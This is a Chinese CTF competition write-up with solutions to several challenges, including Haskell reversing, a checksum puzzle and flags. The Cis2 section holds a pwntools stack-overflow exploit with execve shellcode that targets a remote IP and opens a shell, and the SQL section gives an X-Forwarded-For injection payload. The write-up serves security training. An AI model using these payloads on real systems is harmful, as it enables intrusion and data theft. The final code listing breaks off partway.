
恭喜你!

flag{OH\_NO\_YOU\_HAVE\_FOUND\_MY\_ANOTHER\_SECRET}

**GeekerDoll**

一个GHC编译的Haskell程序。使用hsdecomp反编译，得到hs伪代码





发现只是对字符做了字典替换。将替换规则抠出来对bk\_vefuhfuhfuha1n4shaqcz进行处理即可

//

// main.cpp

// ghc

//

// Created by Summer on 7/9/16.

// Copyright © 2016 summer. All rights reserved.

//

#include <iostream>

#include <cstdio>

#define loc\_7031040 109

#define loc\_7031056 110

#define loc\_7031296 125

#define loc\_7031264 123

#define loc\_7030880 99

#define loc\_7031216 120

#define loc\_7030864 98

#define loc\_7031184 118

#define loc\_7030816 95

#define loc\_7031200 119

#define loc\_7030960 104

#define loc\_7030944 103

#define loc\_7030928 102

#define loc\_7030896 100

#define loc\_7031024 108

#define loc\_7031008 107

#define loc\_7031168 117

#define loc\_7030912 101

#define loc\_7031248 122

#define loc\_7030992 106

#define loc\_7031136 115

#define loc\_7031104 113

#define loc\_7031088 112

#define loc\_7031232 121

#define loc\_7031152 116

#define loc\_7031120 114

#define loc\_7031072 111

#define loc\_7030976 105

#define loc\_7030848 97

char map[128] = {0};

int makemap()

{

map[loc\_7030848] = loc\_7030816;

map[loc\_7030976] = loc\_7031184;

map[loc\_7031072] = loc\_7031168;

map[loc\_7031120] = loc\_7031248;

map[loc\_7031152] = loc\_7031232;

map[loc\_7031232] = loc\_7031216;

map[loc\_7031088] = loc\_7031152;

map[loc\_7031104] = loc\_7031136;

map[loc\_7031136] = loc\_7031120;

map[loc\_7030992] = loc\_7031040;

map[loc\_7031248] = loc\_7031296;

map[loc\_7030912] = loc\_7031264;

map[loc\_7031168] = loc\_7031200;

map[loc\_7031008] = loc\_7031024;

map[loc\_7031024] = loc\_7031008;

map[loc\_7030896] = loc\_7031104;

map[loc\_7030928] = loc\_7031088;

map[loc\_7030944] = loc\_7031072;

map[loc\_7030960] = loc\_7031056;

map[loc\_7031200] = loc\_7030992;

map[loc\_7030816] = loc\_7030848;

map[loc\_7031184] = loc\_7030944;

map[loc\_7030864] = loc\_7030928;

map[loc\_7031216] = loc\_7030976;

map[loc\_7030880] = loc\_7030960;

map[loc\_7031264] = loc\_7030880;

map[loc\_7031296] = loc\_7030864;

map[loc\_7031056] = loc\_7030912;

map[loc\_7031040] = loc\_7030896;

return 0;

}

int main(int argc, const char \* argv[]) {

makemap();

char str[] = "bk\_vefuhfuhfuha1n4shaqcz";

for(int i=0;i<strlen(str); ++i)

{

map[str[i]]==0?putchar(str[i]):putchar(map[str[i]]);

}

return 0;

}

**Cis2**

还是栈溢出，注意到handle\_op\_code中没有对safe\_stack 进行边界检查，可以溢出返回地址，将payload放到全局数组buffer里，跳转到buffer即可。



Exp如下：

#!/usr/bin/env python

from pwn import \*

DEBUG=0

if DEBUG:

p = process("./bin/0A77F6D4BD5CB2700A89F9C6F8D8F116")

else:

p = remote("106.75.37.31", 23333)

def exp():

p.recvuntil("Fight!\n")

for i in range(30):

p.sendline(str(0x602088))

p.sendline('m')

p.sendline('w')

p.sendline('w')

p.sendline('w')

p.sendline('-')

raw\_input("bp")

payload="\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

p.sendline('q'+'a'\*7+payload)


p.interactive()


exp()

flag{53ed43a93ec84fe99ddbd33d5acf5284}

**暗号**


逆向得到核心加密函数NowYouSeeMe。看上去是个类似于高精度除法的东西。但实际上每一位对结果的影响有限，重写进C后逐渐缩小范围枚举






**SQL**

XFF注入，都是脑洞。。



X-Forwarded-For: 114.114.114.114', info = DLookup('flag', 'ctf', 'id=1'), email= '

然后可从登陆处得到flag



**传感器2**

观察到给定的两组数据只有两个字节有差异，其中前面一个字节代表压力值，后一个字节猜想是校验值，同时注意到二者的差是相同的，于是初步确定校验算法是前面字节的和，但是每次都差2，于是去掉开头的两个字节FFFF，得到的校验值低8位匹配。。。

传感器的数据是怎么编码的，一直没发现，但是想到值应该是小于0x42，于是进行猜解，同步计算最后的校验，代码如下：

def decode(a):

t = bin(a)[2:].rjust(144,'0')

counter = 0

res = []

temp = []

for i in range(0, len(t), 2):

if t[i] == '0':

temp.append('1')

else:

temp.append('0')

if len(temp) == 8:

temp.reverse()

res.append(int(''.join(temp),2))

temp = []

fin = ""

for t in res:

fin += hex(t)[2:].rjust(2,'0').upper()

return fin

def check(m):

sum = 0

sum += (m >> 8) & 0xff

sum += (m>>16) & 0xff

sum += (m >> 24) & 0xff

sum += (m >> 32) & 0xff

sum += (m >> 40) & 0xff

sum += (m>>48) & 0xff

return sum & 0xff

t = 0xfffffeb75700505500

i = 0x20

while i < 0x43:

